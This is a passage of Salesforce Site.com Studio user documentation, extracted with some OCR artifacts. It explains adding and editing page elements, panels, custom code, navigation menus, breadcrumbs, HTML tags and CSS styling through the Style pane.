Available (with limitations) in: **Developer** Edition

Page elements are the building blocks of your site pages and page templates. Combined, they provide the page's structure and content.

When a site page or page template is open in Site.com Studio, these page elements are available to site administrators and designers:

Page Element	Description
Content Block	Contains the page text, and can also house images, media, and hyperlinks.
Custom Code	Lets you customize your site by adding markup, such as HTML and JavaScript for elements that aren't provided in Site.com Studio.
Image	Adds images directly to the page.
Breadcrumb	Adds a breadcrumb navigation element to the page.
Menu	Creates a menu that lets users navigate through the pages of your site.
Panel	Adds structure to the page and lets you group other page elements together.
Button	Adds a button to the page. You can use the actions in the Events pane to add functionality to the button.
Form	Lets you create web-to-lead forms or gather customer feedback, and submit the data to Salesforce objects.
Input Fields	Provides several field types to add to forms or pages. When added to a form, binds to fields in the form's object. See Input Field Types on page 3394.
Data Element	Must be contained in a data repeater. Binds to a field in the data repeater's object and acts as a placeholder that shows the content of a specified field for the current record.
Data Function	Connects to a standard or custom Salesforce object, performs calculations on the returned results, and displays the calculation on the page.

Page Element	Description
Data Repeater	Connects to a Salesforce object and returns a dataset based on filters that you specify. Combines with data elements or custom code page elements to display the results on the page.
Data Table	Connects to a standard or custom Salesforce object, retrieves a data set based on the filter criteria that you specify, and displays one or more record as rows in the table.

Adding Site.com Page Elements

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level


Page elements are the building blocks of your site pages and page templates. Panel elements add structure to your pages. You can think of both pages and panels as “containers” for the page elements that you add to them.

If a site page or page template is based on another page template, you can only add page elements to editable panels, which are highlighted with a blue border on the page.

Pages, panels, data repeaters, and forms are “container” page elements, so you can add other page elements to them when the page is open.

- In the Page Elements pane, either:
  - ◊ Drag the page element onto the page canvas or container page element.
  - ◊ Click the page element, select where to place it in the popup that appears, and click **Apply**.
- In the Page Structure pane, hover over a container page element and click > **Add Page Elements**. Click the item you want to add or drag it onto the container page element.
- Select a container page element on the page and click > **Add Page Elements**. Click the item you want to add or drag it into the container page element.

When you drag a page element into an editable panel, the page element displays a permitted icon and a green border shows where you're placing the element.



If you try dragging a page element into a panel that isn't editable, the page element displays a not-permitted icon.

Editing and Working With Site.com Page Elements

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

The Page Structure ( ) pane displays the hierarchy of all elements on the page and is a very useful way of selecting, moving, and reordering elements, particularly for more complicated page designs.

- To select a page element, either click it on the page, or select it in the Page Structure pane. This highlights the element on the page and displays the item's selector bar and **Actions** menu ( ).
- To edit a page element, such as a content block, image, or custom code, either:
  - ◊ Double-click the element on the page.
  - ◊ Select the element on the page and click > **Edit** on its selector bar.
  - ◊ Select or hover over the element in the Page Structure pane and click > **Edit**.

- ◊ Click **Edit Content** on the toolbar (for content blocks only).

- To move a page element, either:
  - ◊ Select the element on the page and drag it to the correct position, or click > **Move** on its selector bar.
  - ◊ Drag the item to your preferred location in the Page Structure pane, or select it and click > **Move** > ***Direction***. You can also drag all page elements other than panels to your preferred location in the Page Structure pane.

- To resize a page element, select it and drag the resize handles to the correct size. If the corner resize handles are grayed out, it means the item's Auto Height property is enabled, which adjusts the height depending on its contents. To resize it to a set height, disable the property by either deselecting **Auto Height** in the Properties pane, or by clicking one of the bottom resize handles and clicking **Disable Auto Height** in the popup message that appears.

  Tip: If you disable the Auto Height property on an image, but you want it to retain its aspect ratio—the relationship of height to width—press and hold down the SHIFT key while you drag to resize it.

  Alternatively, if you're using CSS to style the page element, adjust the style of the class or ID that styles it.

- To delete an element, select it and either:
  - ◊ Click > **Delete** on the item's selector bar.
  - ◊ Press **DELETE**.
  - ◊ Click on the toolbar.
  - ◊ In the Page Structure pane, click > **Delete**.

If a site page or page template is based on another page template:

- The content of all editable page elements on a child page or template is linked to the content of the editable elements on its parent page template. When you update the content of an editable page element on the parent template, the changes are pushed down to any child pages or page templates. However, if you modify the content of an editable page element at the child page or template level, you break the link between the elements, and any subsequent changes made to the page element on the parent template won't trickle down to its children.
- You can't reposition or resize its page elements. However, if the element's Auto Height property is enabled in the template, the height will adjust to fit the content in the template-based page. To edit the page element, you must edit it in the page template.
- You can't delete its page elements. To delete the page element, you must delete it from the page template.
- You can't alter the events, properties, or style of an editable page element, such as its color, position, and size.

WORKING WITH PANELS

Laying Out Site.com Pages Using Panels

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

A panel is a useful layout tool that defines the logical divisions of your page and lets you group page elements together for easy movement and positioning. Think of it as a container for other page elements, including other panels, or as a `div` that wraps around the content placed within it. Panels are ideal for adding editable areas to page templates.

When you create a page template or site page, you can use predefined page layouts that include headers, footers, and columns, which are created using panels. Once created, you can then further modify the layout to match your site's design.

If you need to add more divisions to the page and you're not familiar with CSS, the easiest method is to use row and column panels. This feature adds panels with predefined CSS positioning to ensure they align correctly on the page.

Note: Predefined page layouts, and row and column panels use inline CSS to set their position. If you're familiar with CSS and are using CSS rules to style your site, you can remove the inline CSS by deleting it from the Code tab in the Style pane and clicking **Apply**.

To add row and column panels to a page:

1. Select the page (the top folder icon) in the Page Structure pane.
2. Click > **Add Rows and Column Panels**.
3. Select the number of row or column panels you require. If the page already contains content, it is placed in the first new panel.

To add a row panel:


- Above a panel, select the panel on the page or in the Page Structure pane and click > **Add Rows and Column Panels** > **Insert Row Above**
- Below a panel, select the panel on the page or in the Page Structure pane and click > **Add Rows and Column Panels** > **Insert Row Below**

To add row and column panels to another panel:

1. Select the panel on the page or in the Page Structure pane.
2. Click > **Add Rows and Column Panels**.
3. Select the number of row or column panels you require. If the page already contains content, it is placed in the first new panel.

To add a single panel, drag a **Panel** from the Page Elements pane onto the page.

By default, the height of a panel automatically adjusts when you add content to it because its Auto Height property is enabled. You can disable the property to resize and reposition panels. If you hover over a panel on the page, an information popup appears that displays the width and height of the panel.



When you drag a page element onto a panel, the edges change color, indicating that the element is now grouped within it. To remove the element from the group, drag it outside the panel.

Adding Site.com Page Elements
Positioning Panels Using CSS
Changing a Page Element's HTML Tag

Positioning Panels Using CSS

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

A panel is a useful layout tool that defines the logical divisions of your page. Using CSS, you can position panels and improve the layout of the page.

Adding Padding and Margins to Panels

Two CSS properties—margins and padding—can help with your page layout by creating space between the rows and columns, and the content within. The margin property controls the space outside the panel between its border and outer edge, while the padding property controls the space between the panel's content and border.

To add margins and padding:

1. Select the panel.
2. Open the Dimensions section of the Style pane.
3. In the Margins section, either:
   - Set the margin width for all four sides by entering a value in the `All` text box and selecting the unit of measurement.
   - Set the margin widths for the top, right, bottom, or left sides independently by entering a value in the appropriate text box and selecting the unit of measurement.
4. Similarly, in the Padding section, set the padding widths as required. Adding padding increases the total width of the panel. For example, if you have a panel with a width of 500px and you add padding of 20px to all sides, the total width of the panel will be 540px.

Tip: You can center a panel or block page element using the margin property. Enter `0` in the `All` text box and select Auto in the drop-down list.

Creating Column Panels Using the Float Property

If you need to add more divisions to the page and you're not familiar with CSS, the easiest method is to use row and column panels. Alternatively, using the CSS float property, you can position panels to the left or right to create columns. (When you add panels using the row and column panels feature, they're automatically positioned using the float property.) For example, you could add two single panels to a container panel and set both panel's float and width properties to create a two-column page layout.

To create a column panel:

1. Select the panel.
2. Open the Layout section of the Style pane.
3. Click  to float the panel to the left, or click  to float the panel to the right. If you're creating a two-column layout, for example, ensure you set the float property of both panels.
4. Adjust the width of the panel to ensure the panels align correctly by either setting the width in the Dimensions section or dragging the panel's border on the page. For example, if you're creating two columns of equal width, set the width of both panels to 50%.

Tip: When you use the float property, remember to set the overflow property of the container panel to “hidden.” This allows the container panel to grow as the height of the column panels increase. Select the container panel and in the Layout section of the Style pane, select Hidden in the Overflow drop-down list.

Laying Out Site.com Pages Using Panels

Adding Images Directly to the Page

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

As a site administrator or designer, you can add images directly to your site pages and page templates or you can add them to content blocks.

To add an image directly to the page:

1. Open the site page or page template.
2. Drag an **Image** from the Page Elements pane onto the page.
3. In the Add an Image dialog box, either:
   - Find an existing image by typing its name in the `Search Image` text box and selecting it from the list.
   - Upload an image from your computer by opening the **Upload** tab, browsing to the image, clicking **Upload**, and selecting it from the list.
4. Click **Apply**. The image is added to the page.
5. Enter a brief description of the image in the `Alternative Text` field in the Properties pane. The description is used by screen reader users or as a substitute if the image doesn't display. It can also help with search engine optimization (SEO).

Adding Site.com Page Elements
Editing and Working With Site.com Page Elements

Adding Content Blocks to Pages

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

Content blocks contain the text of your website pages, and can also house images, videos, and hyperlinks. Content blocks are the only page element that contributors can edit and modify on a site page.

To add a content block, either drag it from the Page Elements pane onto the page or target a container page element.

To edit a content block, double-click it or click **Edit Content**. For greater control over the text, you can edit the HTML directly by selecting the content block and clicking > **Edit HTML**.

To add a content block that only other site administrators or designers can edit, use custom code instead.

See Also:

Adding Images to Content Blocks
Attaching Hyperlinks to Text and Images

Adding Custom Code to Pages

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

Custom code lets you customize your site using markup, such as HTML and JavaScript.

- Add markup to a specific location on a page using the Custom Code page element. JavaScript added using the Custom Code page element loads when that part of the page loads.
- Add markup to the page `head`. JavaScript in the page `head` loads first.
- Add JavaScript to the page `body` on page 3342. JavaScript added to the page `body` is positioned at the end of the `body` tag and only loads when the DOM is ready.
- Add a reference to a JavaScript file or library on page 3342 in the page `head` or `body`.

Tip:

- Scripts can't execute while you're editing a page in Site.com Studio. To test your code, preview the page.
- If you are building a Site.com site from an existing HTML site, avoid using the Custom Code page element to paste large chunks HTML from the original site. Instead, use the available page elements, such as panels, content blocks, and data tables. This will let you make future updates and design changes much more easily.

Adding Markup Directly to the Page

1. Drag a **Custom Code** page element from the Page Element pane onto the page.
2. Enter the code in the Edit Code dialog box.
3. Click **Save and Close** to add the code directly to the page.

Adding Markup to the Page `Head`

1. In the Scripts section of the Properties pane, click **Configure** in the Edit Head Markup section.
2. Enter the markup in the Edit HTML Code dialog box.
3. Click **Save and Close** to insert the markup into the page `head`.

Adding JavaScript to the Page `Body`

1. In the Scripts section of the Properties pane, click **Configure** in the Edit Body Scripts section.
2. Enter the code in the Edit JavaScript Code dialog box. Don't add `<script>` tags, as they're already included.
3. Click **Save and Close** to add the code to the bottom of the page `body`.

Using JavaScript Files or Libraries

Instead of adding JavaScript code directly to a page, you can include links to imported or external JavaScript files, or to an open-source library (via the Google Libraries API).

1. In the Scripts section of the Properties pane, click + in either the Body Scripts or the Head Scripts section.
2. To link to:
   - A JavaScript file that you've imported, select **An imported script** and select the file.
   - An open-source JavaScript library, select **A Google AJAX library** and select the library.
   - An external JavaScript file, select **A URL to an external script** and enter the address.
3. Click **Apply**.

ADDING WEBSITE NAVIGATION

About the Site Map and Page Hierarchy

Available for purchase in: **Enterprise** and **Unlimited** Editions


Available (with limitations) in: **Developer** Edition

The Site Pages view on the Overview tab contains the pages and site map links of your website. The Site Map folder reflects the hierarchy or tree structure of your site by housing site pages and links that are included in the site map. When you create new pages or site map links, they're automatically added to this folder. The Landing Pages folder houses standalone pages that are excluded from the site map, making it ideal for temporary pages, such as promotional or competition pages.

Tip: If you can't see the Site Map folder in the Site Pages view on the Overview tab, click .

When adding a navigation menu to your site, it's important to organize the hierarchy of your site pages and links accurately, because this structure is used to generate the menu. Pages and site map links are displayed in navigation menus in the order you arrange them.

In this representation of the site hierarchy, you can more clearly see the tree structure.



1. The Site Map folder, which contains four site pages.
2. A top-level page in the site hierarchy.

3. A top-level, parent page with two child pages. A child page is a page at a lower level in the site hierarchy than its parent page.
4. Two child pages.
5. The Landing Pages folder, which contains a temporary page that's not part of the site map or navigation menu.

Tip: If a page has child pages, the ▸ icon appears beside it indicating that you can expand the branch.

By default, when you create a menu, it's generated from the pages and site map links in the Site Map folder in the Site Pages view. However, you can also create a menu that's generated from the pages in the Landing Pages folder or from the child or sibling pages of a site page.

You can hide a page in menus, breadcrumbs, and the site map by selecting the `Hide Page` checkbox found on the Properties pane for each page. This setting also prevents website visitors from accessing the page's direct URL. By default, all pages are visible.

Creating Site.com Pages

Adding Links to a Site Map

Pages aren't the only things you can assign to your site map. Add internal or external URLs to your site map to customize your navigation menus and breadcrumbs, and achieve greater flexibility and control.

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

For example, let's say you have a top-level Products page that has a menu based on its child pages. You also want to include a page called Testimonials in the menu, but it's not a child page of the Products page. You can create a site map link that points to the Testimonials page and add the link under Products in the site map. Now when visitors view the Products page, they see a menu consisting of its child pages, along with a menu item that takes them directly to Testimonials.

1. On the Overview tab, click **New** > **Site Map Link**.
2. Enter a name for the link.
3. Enter a URL. URLs can be either relative or absolute, and are case sensitive.

Note: You can't preview absolute site map links in Site.com Studio unless they include a prefix, such as `http://` or `https://`.

4. Click **Create**.
   The link appears at the bottom of the site map.
5. Drag the link to the correct position in the site map.

Note: Site map links are automatically included in navigation menus and breadcrumbs. However, you can't set a site map link as a custom root node in a breadcrumb.

About the Site Map and Page Hierarchy

Adding Breadcrumb Navigation to Pages

Add a Breadcrumb page element to your page to help users navigate through your site and show the page's location in the site hierarchy.

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

Breadcrumb navigation is based on the pages and links in the site map and usually supplements menu navigation. You can hide a page in menus, breadcrumbs, and the site map by selecting the `Hide Page` checkbox found on the Properties pane for each page. This setting also prevents website visitors from accessing the page's direct URL. By default, all pages are visible.

Tip: To save time and effort, add a Breadcrumb page element to a page template to automatically include it on every template-based site page. The breadcrumb on each derived page dynamically updates based on its location in your site map.

1. Open the page or page template that you want to add the breadcrumb element to.
2. Drag a **Breadcrumb** from the Page Elements pane onto the page.
3. In the Properties pane, under Root, specify a custom root node for the breadcrumb. By default, the root value is set to None, which builds the breadcrumb structure based on the page's location in the site map.

- Select `Home Page` to set the site's home page as the first item in the breadcrumb. To find out how to set a site's home page, see Configuring Site Properties.
- Select a specific site page to set it as the first item in the breadcrumb.

Note: You can't set a site map link as a custom root node in a breadcrumb.

4. In the Properties pane, under `Separator`, you can customize the separator used between breadcrumb nodes.

   By default, the separator is >. However, you can change it to another text symbol or insert HTML code for an image in your site, such as `<img src='/separatorimage.jpg'/>`.
5. To style the breadcrumb:
   a. Click the Style pane and ensure `Class` is selected.
   b. Choose an option from the Style drop-down list.
   c. Adjust the values in the Visual tab as desired.

Adding a Navigation Menu
Editing and Working With Site.com Page Elements

Adding a Navigation Menu

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

By default, when you create a menu, it's generated from the pages and site map links in the Site Map folder in the Site Pages view. However, you can also create a menu that's generated from the pages in the Landing Pages folder or from the child or sibling pages of a site page.

1. Arrange site pages and site map links in the Site Map folder or the Landing Pages folder in the order you want them to appear in the menu by dragging them to the desired location. Drag a page or site map link onto another page or link to make it a child of that item. Drag pages or links into the Landing Pages folder to exclude them from the site map.

Tip: If you can't see the Site Map folder in the Site Pages view on the Overview tab, click .

2. Open the page template or site page that you want to add the navigation menu to.
3. Drag a **Menu** from the Page Elements pane onto the page.
4. In the Properties pane, under Menu Source, select the pages that you want to use for the menu. By default, the Site Map folder is used to create the menu. Any site map link in the applicable hierarchy also shows up in your menu.
   - Select `Landing Pages` to create the menu from the pages in the Landing Pages folder.
   - Select `Child Pages` to create the menu from the current page's child pages.
   - Select `Sibling Pages` to create the menu from all of the pages that share the same parent as the current page.
   - Select a specific site page to create the menu from just its child pages.

   Note: If you add a menu element to a page template, the menu doesn't display correctly in the template if you select `Child Pages` or `Sibling Pages` as the menu source, because page templates aren't part of the site map hierarchy. However, the menu appears as expected on site pages based on the page template.

5. To alter the appearance of the menu, you can select a different theme from the Theme Name drop-down list. For example, to create a drop-down menu, select `Horizontal Drop-down`. You can modify the style of any theme to suit your needs.
6. To change the name of a page in the menu, open the associated page and update its `Navigation Name` field in the Properties pane. Navigation names can include spaces and special characters.

   Alternatively, to change the name of a site map link in your menu, hover over the link in the Site Pages view on the Overview tab, click **Edit**, and update the name.

Tip:

- When you add a new page or site map link, update a page's `Navigation Name` property, or rearrange pages or links, the menu updates automatically to reflect the changes.
- To automatically include a menu on every site page, add the menu to a page template and base the site pages on it.
- You can hide a page in menus, breadcrumbs, and the site map by selecting the `Hide Page` checkbox found on the Properties pane for each page. This setting also prevents website visitors from accessing the page's direct URL. By default, all pages are visible.

Styling Navigation Menus

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

Navigation menus are styled using CSS themes that you can customize to match the design of your website. When you add a navigation menu to a page, it uses a default theme to control its appearance. Choose from other existing themes in the Theme Name drop-down list in the Properties pane.

Alternatively, to customize a theme to suit your needs:

1. Select the navigation menu on the page.
2. Select a theme to use as a base in the Theme Name drop-down list in the Properties pane. Use a theme that most closely matches your site design or select `Blank` to start with a completely blank theme.
3. Open the Style pane and ensure `Class` is selected.
4. In the Style drop-down list, select the part of the menu that you want to style. When you select an item, it's highlighted for a few seconds, so you can easily see which part you're styling.

   Tip: If you're familiar with CSS, you can also modify the style of the menu in the site's style sheet.

5. To style the selected menu item, use the Style pane properties. Your changes are immediately reflected in the menu.
6. Repeat as required for each part of the menu.

Adding a Navigation Menu

About the Site Map and Page Hierarchy

Adding Custom HTML Attributes

You can add custom HTML attributes to pages and page elements, which are rendered on the HTML tag of the page element. For example, this is useful when working with third-party frameworks that render page elements differently based on certain attributes.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

When the page is open:

1. Select the relevant page or page element in the Page Structure pane.
2. In the HTML Attributes section of the Properties pane, click .
3. Enter a name and value for the HTML attribute.
4. Click **Save**.

To delete an HTML attribute, select it and click .

To change the order in which an HTML attribute is rendered, select it and click  or .

Changing a Page Element's HTML Tag
HTML5 Semantic Page-Layout Tags
Changing a Page's Doctype Property

Changing a Page Element's HTML Tag

By default, panels, data repeaters, data elements, custom code, and content blocks are each defined as a `div`, but you can change this to any other HTML tag using the `HTML Tag` property. This gives you greater flexibility and control over how the page element is displayed on the page.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To edit page element properties:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned in Site.com Studio

Warning: The `HTML Tag` property provides a powerful way to control how page elements are displayed. However, if you change a page element's HTML tag, you may generate invalid HTML. Before publishing any changes, test the page thoroughly.

To redefine a panel, data repeater, data element, custom code, or content block:

1. Select the element on the page.
2. In the `HTML Tag` field in the Properties pane, start typing the tag name.
3. In the auto-complete list that appears, select the relevant HTML tag. Alternatively, you can define your own HTML tag—for example, if you're working with a JavaScript library or if new HTML5 tags are introduced in the future. You can also remove the HTML tag on a panel, data repeater, data element, custom code, or content block to disable its ID, class, or inline styles.

Note: The following tags aren't included in the auto-complete list:

- `base`
- `body`
- `doctype`
- `head`
- `html`
- `meta`
- `style`
- `title`

HTML5 Semantic Page-Layout Tags
Adding Custom HTML Attributes

HTML5 Semantic Page-Layout Tags

Available for purchase in: **Enterprise** and **Unlimited** Editions	
Available (with limitations) in: **Developer** Edition	

HTML5 defines several semantic page-layout tags that describe the content they contain. These tags make it easier for search engines and screen readers to read and organize your content.

By default, several page elements are defined as a `div`, including panels, data repeaters, data elements, content blocks, and custom code. Using a page element's `HTML Tag` property, you can change the tag to a semantic HTML5 block tags, such as:

Option	Description
Article	A section containing an independent item of content, such as a magazine article or a forum post.
Aside	A section containing content that's only superficially related to the main page content, such as a sidebar or advertising.
Details	A section containing additional details that the user can view or hide using an interactive widget. It can also include a summary section.
Header	A section containing an introduction, or a group of navigation elements.
Footer	A footer section for the page or parent section. It typically contains information about the parent section and appears at the end of the section.
Nav	A section that contains navigation links.
Section	A generic section of the page.
Summary	A summary or caption section for a details section.

Tip: If you use a HTML5 semantic tag, it's good practice to also change the page's doctype to HTML5.

STYLING YOUR WEBSITE

Cascading Style Sheets Overview

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Cascading Style Sheets (CSS) provide a flexible way to add style to the pages of your website. This collection of formatting rules governs the appearance of your pages, and lets you define the fonts, colors, layout, and other presentation features.

By using CSS to control your fonts, you can ensure greater consistency in the appearance and layout of your pages in multiple browsers. Some of the many text properties that CSS lets you control include font family and size, text and background color, text formatting, and link color.

Using CSS, you can also position, add color to, float text around, and set margins and borders for block-level elements. A block-level element is a standalone piece of content that's visually formatted as a block. For example, content blocks (which are equivalent to `p` tags) and panels (which are the same as `div` tags) are both block-level elements.

Site.com supports CSS3, which is the latest specification for CSS.

About Inline Styles Versus Style Sheets

In Site.com Studio, you can:

- Apply styles directly to a selected page or page element using the **Inline** option in the Style pane. Inline styles apply only to the selected item.
- Add style items such as CSS classes or IDs to a style sheet, and apply the style items to the selected page or page element. This approach separates the content (your web pages) from the presentation (the style sheet).

If you're not familiar with CSS, you'll probably find the inline option the easiest to use and understand. However, inline styles lose many of the advantages of style sheets because they mix content with presentation—the inline style is only applied to that individual element. If you need to update the style of your site, you have to update the style properties of every affected page and page element.

By contrast, although style sheets may be more difficult to understand at first, they enable you to make site-wide changes from one convenient location. When you update a style item in your style sheet, it immediately updates the style of every page or page element that uses it.

It's worth taking the time to become familiar with CSS because it:

- Saves you time and effort when building and designing your site
- Produces cleaner, more consistent site designs
- Simplifies navigation for people with accessibility issues (such as site visitors using screen readers)

For more information about using CSS and creating style sheets, go to the World Wide Web Consortium (W3C) at `www.w3.org/Style/CSS`. There are also many tutorials available on the Internet that provide in-depth CSS training.

About CSS Classes and IDs

When you use style sheets to style your site, you can redefine the formatting of HTML tags such as `body` or `h1`. You can also create CSS classes and IDs to define the style of particular elements, such as headers or repeating content. A CSS class lets you define and apply style properties to many elements on a page, whereas a CSS ID is ideal for targeting a single item on a page. For example, in a page's structure, IDs are often used to define the header and footer areas, as each page has only one header or footer, but classes are used to define repeating page elements, such as a blog post.

Best Practices

- Include a CSS reset in your style sheet to reset all style items to a baseline value. This helps avoid cross-browser differences due to their built-in default style settings.
- Use CSS classes and IDs instead of inline styles wherever possible. This promotes the separation of presentation and content, and makes it easier to updates the site's styles.
- Use IDs when there is only one occurrence per page. Once you've used the ID, you can't use it again on that page. Use classes when there are one or more occurrences per page.
- Use groups to organize your CSS logically and make it easier to maintain your style sheet.

- If you’re using CSS3, ensure you preview and test your site in each browser that you want it to support, because some browsers haven't yet fully implemented CSS3 features.

Creating and Using CSS Style Sheets

Using the Style Pane

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

The Style pane is a visual CSS editor that lets you modify style properties, such as the background color, font size, and border style, as you work with pages and page elements. If you're using CSS classes or IDs to style your pages, you can modify or create style items directly from the Style pane, rather than opening the style sheet.

To apply a style to a selected page or page item:

1. Open the Style pane.
2. To apply:
   - An inline style, select **Inline**. Inline styles affect the selected item only and aren't included in a style sheet.
   - A CSS class, select **Class** and start typing the name. If the class already exists in your style sheet, select it in the list that appears. To create a new class, type the name, select it, and click **Yes** to add it to the style sheet.
   - A CSS ID, select **ID** and select it in the drop-down list. To create a new ID, click , enter the ID name, and click .

   Menu page elements have several components, which you can style individually by selecting your preferences in the Style drop-down list that appears.
3. In the Visual tab, apply style properties as appropriate. Alternatively, in the Code tab, you can type your CSS styles directly and click **Apply**.

Tip: To view the style properties associated with a selected page or page element, open the Code tab of the Style pane. To remove the style properties, click **Clear**.

Creating Style Sheet Items and Groups
Creating and Using CSS Style Sheets
Cascading Style Sheets Overview

Style Pane Properties

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

The Style pane is a visual CSS editor that lets you modify style properties, such as the background color, font size, and border style, as you work with pages and page elements.

The Background Section

Property	Description
Background Color	Sets the element's background color. Click the color box and use the color picker to select a color, or enter a specific hexadecimal code in the text box. You can also choose from a list of colors in the Background Color drop-down list.
Background Image	Adds a background image to the element. Click **URL** and enter the image URL, or click to select an imported image.
Background Repeat	Tiles the element's background image. • ensures that only one copy of the image appears. • repeats the image horizontally. • repeats the image vertically. • tiles the image both horizontally and vertically.
Position	Specifies the position of the element's background image. • To set the horizontal position of the background image, enter a value in the `X` text box and select a unit of measurement. Alternatively, select Left or Right in the drop-down list. • To set the vertical position of the background image, enter a value in the `Y` text box and select a unit of measurement. Alternatively, select Top or Bottom in the drop-down list.

Property	Description
Cursor	Sets the cursor type, such as crosshair or pointer.

The Font & Color Section

Property	Description
Font	Sets the font family of the selected element.
Color	Sets the font color. Click the color box and use the color picker to select a color, or enter a specific hexadecimal code in the text box. You can also choose from a list of colors in the Color drop-down list.
Size	Sets the font size. Enter a value in the `Size` text box and select a unit of measurement such as em, point, or %. Alternatively, select a predefined value such as XX-Small. Select Inherit to use the same font size as the parent element (for example, the page or panel). **Tip:** Use relative sizes such as em or a percentage to enable your end users to resize the font size in their Web browsers.
Style	Formats the element's font style. • B makes the font bold. • B+i makes the font bold and italic. • i makes the font italic. • **None** removes existing styles.
Font Variant	Specifies whether to render the font as small capitals.
Line Height	Modifies the amount of space between lines of text. Enter a value in the text box and select a unit of measurement such as pixels, percentage, or em. Select Inherit to use the same line height as the parent page element.
Text Decoration	Applies decorative effects to the element's text. For example, you could remove the underline that usually appears under hyperlinks, which is a standard CSS rule that's built in to most Web browsers. • ab underlines the text. • ed applies strikethrough formatting. • ef displays a line over the text. • **None** removes existing text decoration.
Align	Aligns the text of the selected element. • aligns the text to the left. • aligns the text to the right.

Property	Description
	•  centers the text. •  aligns the text with both the left and right margins.
Case	Changes the capitalization of the element's text. • Ab capitalizes the first character of each word. • CD capitalizes all characters. • ef lowercases all characters. • **None** removes existing capitalization formatting.
Text Indent	Indents the first line of text of the selected page element. Enter a value in the text box and select a unit of measurement. Select Inherit to use the same indentation as the parent page element.
White Space	Controls how white spaces such as spaces, tabs, and hard returns are handled inside an element.

The Layout Section

Property	Description
Positioning	Positions page elements outside the normal flow of the document. Usually, elements on a page are rendered in Web browsers in the order they appear in the document. Block elements such as `p` tags and `div` tags appear one beneath the other, whereas inline elements such as `em`, `strong`, and `span` tags are rendered next to text or each other. • Absolute positions the content using the settings in the `Top`, `Bottom`, `Left`, and `Right` text boxes. • Relative renders the page element in the normal layout flow, but moves the element relative to its normal position depending on the values in the `Top`, `Bottom`, `Left`, and `Right` text boxes. For example, if you set an element's left position to 20 pixels, the page element will be positioned 20 pixels further to the left.
Display	Overrides a page element's default layout behavior. For example, you can hide page elements, make block elements render inline, or make inline elements render as blocks. • None hides the page element. • Block displays the page element as a block-level page element, with a line break before and after the element. • Inline, which is the default setting, displays the page element as an inline page element without a line break before or after the element. • Inline-block renders the page element as an inline rectangle, but with content that behaves as if it's inside a block element.

Property	Description
